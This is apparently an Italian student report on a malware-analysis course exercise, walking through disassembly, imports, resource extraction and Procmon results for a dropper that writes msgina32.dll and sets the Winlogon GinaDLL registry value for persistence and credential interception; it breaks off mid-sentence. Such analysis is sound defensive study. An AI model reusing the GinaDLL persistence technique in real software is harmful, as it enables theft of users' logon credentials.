eax contiene il valore di ritorno della funzione **RegCreateKeyExA**, che ritorna **ERROR_SUCCESS (0)** in caso di successo o un codice di errore (diverso da 0) in caso di fallimento.

- **00401029: jz short loc_401032**

Questa istruzione esegue un **salto** alla locazione **loc_401032** se il **flag zero** (ZF) è impostato a **1**, cioè se **eax è 0**.

Questo significa che se la **chiamata a RegCreateKeyExA** ha avuto **successo** (**eax == 0**), il flusso del programma **salterà** alla locazione **loc_401032**, dove probabilmente continuerà l'esecuzione normale.

- **0040102B: mov eax, 1**

Questa istruzione viene eseguita se la chiamata a **RegCreateKeyExA** ha **fallito** (**eax != 0**). Imposta **eax a 1**.

L'uso di **eax = 1** potrebbe indicare un flag di errore che verrà utilizzato più avanti nel codice.

- **00401030: jmp short loc_40107B**

Questa istruzione **salta** alla locazione **loc_40107B**, che molto probabilmente rappresenta un **punto di uscita o gestione dell'errore**.

Tradurre il codice Assembly nel corrispondente costrutto C

1. Definizione della Variabile per il Risultato della Funzione

- In **Assembly** il risultato della chiamata alla funzione **RegCreateKeyExA** viene **memorizzato** nel **registro eax**.
- In **C** si dichiara la variabile di tipo **long risultato_funzione_chiave** per **memorizzare** il **risultato** della **funzione**, sostituendo così l'uso del registro **eax** nel codice Assembly.

2. Chiamata alla Funzione RegCreateKeyExA

- In **Assembly** la funzione **RegCreateKeyExA** viene **chiamata** all'indirizzo **00401021**. I parametri sono passati tramite stack con istruzioni **push**.
- In **C** la chiamata alla funzione si traduce passando i parametri **HKEY_LOCAL_MACHINE** (handle 80000002h in Assembly) e **"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"** (stringa SubKey nel codice Assembly). L'**output** della funzione viene **memorizzato** nella variabile **risultato_funzione_chiave**.

3. Condizione per il Controllo del Risultato

- In **Assembly**, il valore di ritorno alla funzione chiamata viene testato con l'istruzione **test eax, eax**. Se **eax** è uguale a **0**, la chiamata è **riuscita**, e **jz short loc_401032** effettua un **salto** condizionato a **loc_401032**.
- In **C** questo si traduce con un'**istruzione if**. Se **risultato_funzione_chiave** è uguale a **0**, viene eseguito il salto a **loc_401032** con l'istruzione **goto**.

4. Gestione del Caso di Errore

- In **Assembly**, se **eax non è 0** (errore), il codice esegue un'istruzione **mov eax, 1** e poi **salta** a **loc_40107B** con un'istruzione **jmp**.
- In **C** questo si traduce con la parte **else** dell'istruzione **if**. Se la chiamata a **RegCreateKeyExA** non ha avuto successo, il codice **salta a loc_40107B**.

```
.text:00401017 push    offset SubKey      ; "SOFTWARE\\M
.text:0040101C push    80000002h        ; hKey
.text:00401021 call    ds:RegCreateKeyExA
.text:00401027 test    eax, eax
.text:00401029 jz     short loc_401032
.text:0040102B mov    eax, 1
.text:00401030 jmp    short loc_40107B
```

```
1
2 long risultato_funzione_chiave;
3
4 risultato_funzione_chiave = RegCreateKeyExA(
5
6     HKEY_LOCAL_MACHINE;
7
8     "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
9 );
10 if (risultato_funzione_chiave == 0) {
11     goto loc_401032;
13
14 } else {
15
16     goto loc_40107B;
17
18 }
```

Valore del Parametro ValueName alla Locazione 00401047

La chiamata alla locazione **00401047** fa riferimento alla funzione **RegSetValueExA**. Questa funzione viene utilizzata per impostare il valore di una chiave di registro.

L'istruzione indica che il parametro ValueName per la chiamata a RegSetValueExA è il valore "**GinaDLL**". Questa stringa "**GinaDLL**" viene passata come parametro alla funzione **RegSetValueExA**, e rappresenta il **nome** del **valore** di una **chiave di registro** che il **malware** sta cercando di **modificare** o **creare all'interno** della **chiave** di registro **specificata** precedentemente **con** la funzione **RegCreateKeyExA**.

```
.text:00401032 mov    ecx, [ebp+cbData]
.text:00401035 push   ecx
.text:00401036 mov    edx, [ebp+lpData]
.text:00401039 push   edx
.text:0040103A push   1
.text:0040103C push   0
.text:0040103E push   offset ValueName ; "GinaDLL"
.text:00401043 mov    eax, [ebp+hObject]
.text:00401046 push   eax
.text:00401047 call   ds:RegSetValueExA
.text:0040104D test   eax, eax
.text:0040104F jz    short loc_401062
.text:00401051 mov    ecx, [ebp+hObject]
.text:00401054 push   ecx
.text:00401055 call   ds:CloseHandle
.text:0040105B mov    eax, 1
.text:00401060 jmp   short loc_40107B
```

Il malware tenta di **modificare** o **aggiungere** il valore "**GinaDLL**" all'interno di una specifica chiave di registro (molto probabilmente all'interno del contesto della chiave di Windows che gestisce le impostazioni di logon). L'uso di "**GinaDLL**" è spesso associato a **modifiche del comportamento di autenticazione di Windows, sostituendo la libreria** utilizzata per la gestione delle credenziali di accesso.

In sintesi, **alla locazione 00401047, il valore del parametro ValueName è "GinaDLL"**.



GIORNO 2

GIORNO 2

Riprendete l'analisi del codice, analizzando le routine tra le locazioni di memoria **00401080** e **00401128**

Qual è il valore del parametro «`ResourceName` » passato alla funzione `FindResourceA()`;

Il susseguirsi delle chiamate di funzione che effettua il visto durante le lezioni teoriche. Che funzionalità sta implementando il malware?

È possibile identificare questa funzionalità utilizzando l'analisi statica basica

In caso di risposta affermativa, elencare le evidenze a supporto.

Entrambe le funzionalità principali del Malware viste finora sono richiamate all'interno della funzione `Main()`. Disegnare un diagramma di flusso che comprenda le 3 funzioni.

GIORNO 2

Preparate l'ambiente ed i tool per l'esecuzione del Malware, poi eseguitelo.

Cosa notate all'interno della cartella dove è situato l'eseguibile del Esercizio Giorno 2 Malware ? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda

Analizzate ora i risultati di Process Monitor, fate click su «ADD» poi su « Apply » come abbiamo visto nella lezione teorica.

Filtrate incluendo solamente l'attivita sul **Registro di Windows**

Quale chiave di registro viene creata? Quale valore viene associato alla chiave di registro creata?

Passate ora alla visualizzazione dell'attivita sul **File System**.

Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware ?

Unite tutte le informazioni raccolte fin qui sia dall'analisi statica che dall'analisi dinamica per delineare il funzionamento del **Malware** .

Qual è il valore del parametro «**ResourceName** » passato alla funzione **FindResourceA()**;

Utilizzo del debugger OllyDBG:

- Per identificare il valore del parametro "**ResourceName**" passato alla funzione **FindResourceA()**, è stato utilizzato il debugger OllyDBG.

Facilitazione dell'analisi:

- OllyDBG ha semplificato l'identificazione del valore del parametro "**ResourceName**".

Osservazione nel disassembler:

- Nel disassembler window di OllyDBG, sono stati osservati commenti utili lasciati dal debugger stesso.

Determinazione del valore:

- Grazie a questa analisi, è stato determinato che il valore del parametro "**ResourceName**" è "TGAD".

The screenshot shows the assembly code for the **FindResourceA** function. The code is as follows:

```
0040107F CC INT3
00401080 55 PUSH EBP
00401081 8BEC MOV EBP, ESP
00401083 83EC 18 SUB ESP, 18
00401086 56 PUSH ESI
00401087 57 PUSH EDI
00401088 C745 EC 000000 MOV DWORD PTR SS:[EBP-14], 0
0040108F C745 E8 000000 MOV DWORD PTR SS:[EBP-18], 0
00401096 C745 F8 000000 MOV DWORD PTR SS:[EBP-8], 0
0040109D C745 F0 000000 MOV DWORD PTR SS:[EBP-10], 0
004010A4 C745 F4 000000 MOV DWORD PTR SS:[EBP-C], 0
004010AB 837D 08 00 CMP DWORD PTR SS:[EBP+8], 0
004010AF 75 07 JNZ SHORT Malware_.004010B8
004010B1 33C0 XOR EAX, EAX
004010B3 E9 07010000 JMP Malware_.004011BF
004010B8 A1 30804000 MOV EAX, DWORD PTR DS:[408030]
004010BD 50 PUSH EAX
004010BE 8B0D 34804000 MOV ECX, DWORD PTR DS:[408034]
004010C4 51 PUSH ECX
004010C5 8B55 08 MOV EDX, DWORD PTR SS:[EBP+8]
004010C8 52 PUSH EDX
004010C9 FF15 28704000 CALL DWORD PTR DS:[<&KERNEL32.FindResou...
004010CF 8945 EC MOV DWORD PTR SS:[EBP-14], EAX
004010D2 837D EC 00 CMP DWORD PTR SS:[EBP-14], 0
004010D6 75 07 JNZ SHORT Malware_.004010DF
004010D8 33C0 XOR EAX, EAX
004010DA E9 E0000000 JMP Malware_.004011BF
004010DF 8B45 EC MOV EAX, DWORD PTR SS:[EBP-14]
004010E2 50 PUSH EAX
004010E3 8B4D 08 MOV ECX, DWORD PTR SS:[EBP+8]
004010E6 51 PUSH ECX
004010E7 FF15 14704000 CALL DWORD PTR DS:[<&KERNEL32.LoadResou...
004010ED 8945 E8 MOV DWORD PTR SS:[EBP-18], EAX
004010F0 837D E8 00 CMP DWORD PTR SS:[EBP-18], 0
004010F4 75 05 JNZ SHORT Malware_.004010FB
```

Annotations on the right side of the assembly code:

- ResourceType => "BINARY"**
- Malware_.00408038**
- ResourceName => "TGAD"**
- hModule** (red text) is associated with **FindResourceA**.
- hResource** (red text) is associated with **LoadResource**.

Il susseguirsi delle chiamate di funzione che effettua il malware visto durante le lezioni teoriche. Che funzionalità sta implementando il malware?

La sequenza di chiamate di funzione in questa sezione di codice indica che il malware sta eseguendo operazioni legate alla ricerca e al caricamento di risorse da un modulo. Questo suggerisce che il malware stia implementando una funzionalità di recupero e utilizzo di risorse, probabilmente per il caricamento o la manipolazione di file.

In particolare, vengono utilizzate alcune API di Windows. La funzione **LockResource()** viene chiamata dopo che una risorsa è stata caricata in memoria tramite **LoadResource()**. Questa funzione serve a ottenere un puntatore alla risorsa bloccata in memoria, il che implica che il malware sta cercando di accedere a una risorsa per eseguire operazioni specifiche su di essa.

La funzione **SizeofResource()**, che determina la dimensione della risorsa specificata, viene chiamata dopo **LockResource()**, indicando che il malware intende ottenere le dimensioni della risorsa per eseguire ulteriori operazioni.

```
.text:004010FB loc_4010FB:          ; CODE XREF: sub_401080+74↑j
.text:004010FB
.text:004010FE
.push   edx, [ebp+hResData]
; hResData
.call   ds:LockResource
.mov    [ebp+Str], eax
.cmp    [ebp+Str], 0
.jnz   short loc_401113
jmp    loc_4011A5

.text:004010DF loc_4010DF:          ; CODE XREF: sub_401080+56↑j
.text:004010DF
.text:004010E2
.push   eax, [ebp+hResInfo]
; hResInfo
.mov    ecx, [ebp+hModule]
; hModule
.push   ecx
; hModule
.call   ds:LoadResource
.mov    [ebp+hResData], eax
.cmp    [ebp+hResData], 0
.jnz   short loc_4010FB
jmp    loc_4011A5

.text:00401113 loc_401113:        ; CODE XREF: sub_401080+8C↑j
.text:00401113
.text:00401116
.push   eax, [ebp+hResInfo]
; hResInfo
.mov    ecx, [ebp+hModule]
; hModule
.push   ecx
; hModule
.call   ds:SizeofResource
.mov    [ebp+Count], eax
.cmp    [ebp+Count], 0
.ja    short loc_40112C
jmp    short loc_4011A5
```

È possibile identificare questa funzionalità utilizzando l'analisi statica basica? In caso di risposta affermativa, elencare le evidenze a supporto.

È possibile identificare alcune funzionalità del malware tramite un'analisi statica di base utilizzando **CFF Explorer**.

Questo strumento consente di esaminare le funzioni e le librerie importate dal malware, offrendo una panoramica delle risorse esterne utilizzate dal programma dannoso.

Il malware importa funzioni da moduli come **KERNEL32.dll** e **ADVAPI32.dll**, spesso utilizzati per operazioni di base del sistema operativo e per l'accesso alle API di Windows.

Tra le funzioni specifiche importate vi sono **SizeofResource**, **LockResource**, e **LoadResource**, che indicano che il programma potrebbe manipolare risorse integrate nell'eseguibile, come dati embedded.

La funzione **VirtualAlloc**, utilizzata per l'allocazione di memoria virtuale, suggerisce operazioni di memoria dinamica, potenzialmente per l'allocazione di buffer o l'iniezione di codice.


Queste evidenze, insieme alla presenza di contenuto nella sezione risorse (**.rsrc**) e all'uso di tecniche per nascondere elementi tramite il caricamento delle librerie in runtime, supportano l'ipotesi che il malware sia un **dropper**.

Module Name	Imports	OFTs
szAnsi	(nFunctions)	Dword
KERNEL32.dll	51	00007534
ADVAPI32.dll	2	00007528

Dword	Dword	Word	szAnsi
00007632	00007632	0295	SizeofResource
00007644	00007644	01D5	LockResource
00007654	00007654	01C7	LoadResource
00007622	00007622	02BB	VirtualAlloc
00007674	00007674	0124	GetModuleFileNameA

Entrambe le funzionalità principali del Malware viste finora sono richiamate all'interno della funzione Main().
Disegnare un diagramma di flusso che comprenda le 3 funzioni.

Qui di seguito è presentato un diagramma di flusso semplificato che comprende le tre funzioni principali coinvolte:



ANALISI DINAMICA

Per l'analisi dinamica del malware, la prima fase richiede di concentrarsi sulla configurazione della macchina virtuale.



Configurazione della scheda di rete:

L'ambiente di test deve essere isolato, senza accesso diretto a internet o ad altre macchine della rete. Idealmente, bisogna disabilitare le interfacce di rete esterne e abilitare solo un'interfaccia di rete interna



Gestione dei dispositivi USB:

I dispositivi USB collegati alla macchina fisica possono essere riconosciuti anche nell'ambiente di test. Per evitare rischi, è consigliabile disabilitare o non abilitare il controller USB.



Cartelle condivise:

La condivisione di cartelle tra host e guest può permettere al malware di propagarsi oltre il laboratorio, minacciando la macchina principale e altre sulla rete. Pertanto, è preferibile evitare la condivisione di cartelle.



Creazione di istantanee:


Poiché l'analisi di malware può danneggiare l'ambiente di test, è prudente creare istantanee della macchina virtuale nel suo stato iniziale, per poterla ripristinare se necessario.

L'analisi dinamica consiste nell'eseguire il malware in un ambiente controllato per osservare e studiare le sue funzionalità reali.

Cosa notate all'interno della cartella dove è situato l'eseguibile del Malware ?

È stato eseguito il malware situato nel percorso: C:\Users\user\Desktop\MALWARE\Build_Week_Unit_3.

Dopo l'esecuzione, nella stessa cartella è stato rilevato un file denominato **"msgina32.dll"**, che è un **.dll** malevolo il cui scopo probabilmente è quello di intercettare le credenziali dell'utente.



```
00401000 : 91        RUEN ECU
00401004 : 6A 00      PUSH 0
00401006 : 8D45 FC    LEA EAX,DWORD PTR SS:[EBP-4]
00401009 : 50          PUSH EAX
0040100A : 6A 00      PUSH 0
0040100C : 68 3F000F00 PUSH 0F003F
00401011 : 6A 00      PUSH 0
00401013 : 6A 00      PUSH 0
00401015 : 6A 00      PUSH 0
00401017 : 68 54804000 PUSH Malware_.00408054
0040101C : 68 02000080 PUSH 80000002
00401021 : FF15 04704000 CALL DWORD PTR DS:[<&ADVAPI32.RegCreateKeyExA]
00401027 : 85C0        TEST EAX,EAX
00401029 : 74 07       JE SHORT Malware_.00401032
0040102B : B8 01000000 MOV EAX,1
00401030 : EB 49       JMP SHORT Malware_.0040107B
00401032 : BB40 0C     MOV ECX,DWORD PTR SS:[EBP+C]
00401035 : 51          PUSH ECX
00401036 : BB55 08     MOV EDX,DWORD PTR SS:[EBP+8]
00401039 : 52          PUSH EDX
0040103A : 6A 01       PUSH 1
0040103C : 6A 00       PUSH 0
0040103E : 68 4C804000 PUSH Malware_.0040804C
00401043 : 8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
00401046 : 50          PUSH EAX
00401047 : FF15 00704000 CALL DWORD PTR DS:[<&ADVAPI32.RegSetValueExA]
0040104D : 85C0        TEST EAX,EAX
0040104F : 74 11       JE SHORT Malware_.00401062
```

Proseguendo l'analisi con **OllyDBG**, si è osservato che il malware modifica il registro di sistema per ottenere persistenza. In particolare, imposta il valore della chiave **GinaDLL** sotto **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon** al percorso della DLL malevola. Questo permette al file DLL di essere caricato a ogni logon o logoff dell'utente.

Quale chiave di registro viene creata?

Il malware è stato analizzato utilizzando **Procmon**, applicando un filtro per escludere tutti i processi non correlati al malware e visualizzando esclusivamente le attività legate al registro di sistema.

The screenshot shows the 'Process Monitor Filter' dialog box. The filter settings are set to 'Process Name' is 'Malware_Build_Week_U3' with the 'Include' option selected. The table below lists registry operations:

Column	Relation	Value	Action	Time	Process	Operation	Path	Status	Details
✓ Process N...	is	Malware_Build_...	Include	16:54:...	2772	RegQueryKey	HKLM	SUCCESS	Query: Handle Tag...
✓ Process N...	is	Procmon.exe	Exclude	16:54:...	2772	RegQueryKey	HKLM	SUCCESS	Query: Name
✓ Process N...	is	Procexp.exe	Exclude	16:54:...	2772	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	Desired Access: All...
✓ Process N...	is	Autoruns.exe	Exclude	16:54:...	2772	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	KeySetInformation...
✓ Process N...	is	Procmon64.exe	Exclude	16:54:...	2772	RegQueryKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	Query: Handle Tag...
✓ Process N...	is	Procexp64.exe	Exclude	16:54:...	2772	RegSetValue	HKLM\SOFTWARE\Wow6432Node\M...	ACCESS DENIED	Type: REG_SZ, Le...
				16:54:...	2772	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	
				16:54:...	2772	Thread Exit		SUCCESS	Thread ID: 3068, ...
				16:54:...	2772	QueryNameInfo...	C:\Windows\System32\apisetschema.dll	SUCCESS	Name: \Windows\...
				16:54:...	2772	QueryNameInfo...	C:\Users\user\Desktop\MALWARE\Bu...	SUCCESS	Name: \Users\user...
				16:54:...	2772	QueryNameInfo...	C:\Windows\System32\www\win_all	SUCCESS	Name: \Windows\...

Dall'analisi sono emerse le seguenti modifiche apportate dal malware:

